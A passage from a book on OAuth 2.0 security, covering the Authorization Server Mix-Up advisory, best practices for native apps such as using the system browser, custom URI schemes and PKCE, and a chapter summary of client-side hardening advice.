In January 2016, a security advisory was posted to the OAuth working group mailing list describing an Authorization Server Mix-Up discovered separately by researchers from the University of Trier and the Ruhr-University Bochum. The attack might affect OAuth clients that have client IDs issued by more than one authorization server, effectively tricking a client to send secrets (including client secrets and authorization codes) from one server to another malicious server. Details about the attack can be found online.[17] At the time of writing this book, the IETF OAuth working group is working on a standardized solution. As a temporary mitigation, a client should register a different `redirect_uri` value with each authorization server. This will allow it to differentiate between requests without getting callbacks confused.

[17] http://arxiv.org/abs/1601.01229 and http://arxiv.org/pdf/1508.04324.pdf

7.7 Native applications best practices

In chapter 6, we discussed and built a native application. We have seen that native applications are OAuth clients that run directly on the end user's device, which these days usually means a mobile platform. Historically, one of the weaknesses of OAuth was a poor end-user experience on mobile devices. To help smooth the user experience, it was common for native OAuth clients to leverage a "web-view" component when sending the user to the authorization server's authorization endpoint (interacting with the front channel). A web-view is a system component that allows applications to display web content within the UI of an application. The web-view acts as an embedded user-agent, separate from the system browser. Unfortunately, the web-view has a long history of security vulnerabilities and concerns that come with it. Most notably, the client applications can inspect the contents of the web-view component, and would therefore be able to eavesdrop on the end-user credentials when they authenticated to the authorization server. Since a major focus of OAuth is keeping the user's credentials out of the hands of the client applications entirely, this is counterproductive. The usability of the web-view component is far from ideal. Because it's embedded inside the application itself, the web-view doesn't have access to the system browser's cookies, memory, or session information. Accordingly, the web-view doesn't have access to any existing authentication sessions, forcing users to sign in multiple times.

Native OAuth clients can make HTTP requests exclusively through external user-agents such as the system browser (as we have done in the native application we built in chapter 6). A great advantage of using a system browser is that the resource owner is able to see the URI address bar, which acts as a great anti-phishing defense. It also helps train users to put their credentials only into trusted websites and not into any application that asks for them.

In recent mobile operating systems, a third option has been added that combines the best of both of these approaches. In this mode, a special web-view style component is made available to the application developer. This component can be embedded within the application as in a traditional web-view. However, this new component shares the same security model as the system browser itself, allowing single-sign-on user experiences. Furthermore, it isn't able to be inspected by the host application, leading to greater security separation on par with using an external system browser.

In order to capture this and other security and usability issues that are unique to native applications, the OAuth working group is working on a new document called "OAuth 2.0 for Native Apps."[18] Other recommendations listed in the document include the following:

- For custom redirect URI schemes, pick a scheme that is globally unique and which you can assert ownership over. One way of doing this is to use reversed DNS notation, as we have done in our example application: `com.oauthinaction.mynativeapp:/`. This approach is a good way to avoid clashing with schemes

[18] https://tools.ietf.org/html/draft-ietf-oauth-native-apps-01

used by other applications that could lead to a potential authorization code interception attack.

- In order to mitigate some of the risk associated with authorization code interception attack, it's a good idea to use Proof Key for Code Exchange (PKCE). We'll discuss PKCE in detail in chapter 10, where we also include a hands-on exercise.

These simple considerations can substantially improve the security and usability of native applications that use OAuth.

7.8 Summary

OAuth is a well-designed protocol, but to avoid security pitfalls and common mistakes the implementer needs to understand all its details. In this chapter, we've seen how it's relatively easy to steal an authorization code or an access token from an OAuth client that didn't pay close attention to registering its `redirect_uri`. In some situations, the attacker is also able to maliciously trade the stolen authorization code with an access token or to perform a sort of CSRF attack using the authorization code.

- Use the state parameter as suggested in the specification (even if it isn't mandatory).
- Understand and carefully choose the correct grant (flow) your application needs to use.
- Native applications shouldn't use the implicit flow, as it's intended for in-browser clients.
- Native clients can't protect a `client_secret` unless it's configured at runtime as in the dynamic registration case.
- The registered `redirect_uri` must be as specific as it can be.
- Do NOT pass the `access_token` as a URI parameter if you can avoid it.

Now that we've locked down our clients, let's take a look at a few of the ways that we can protect our protected resources.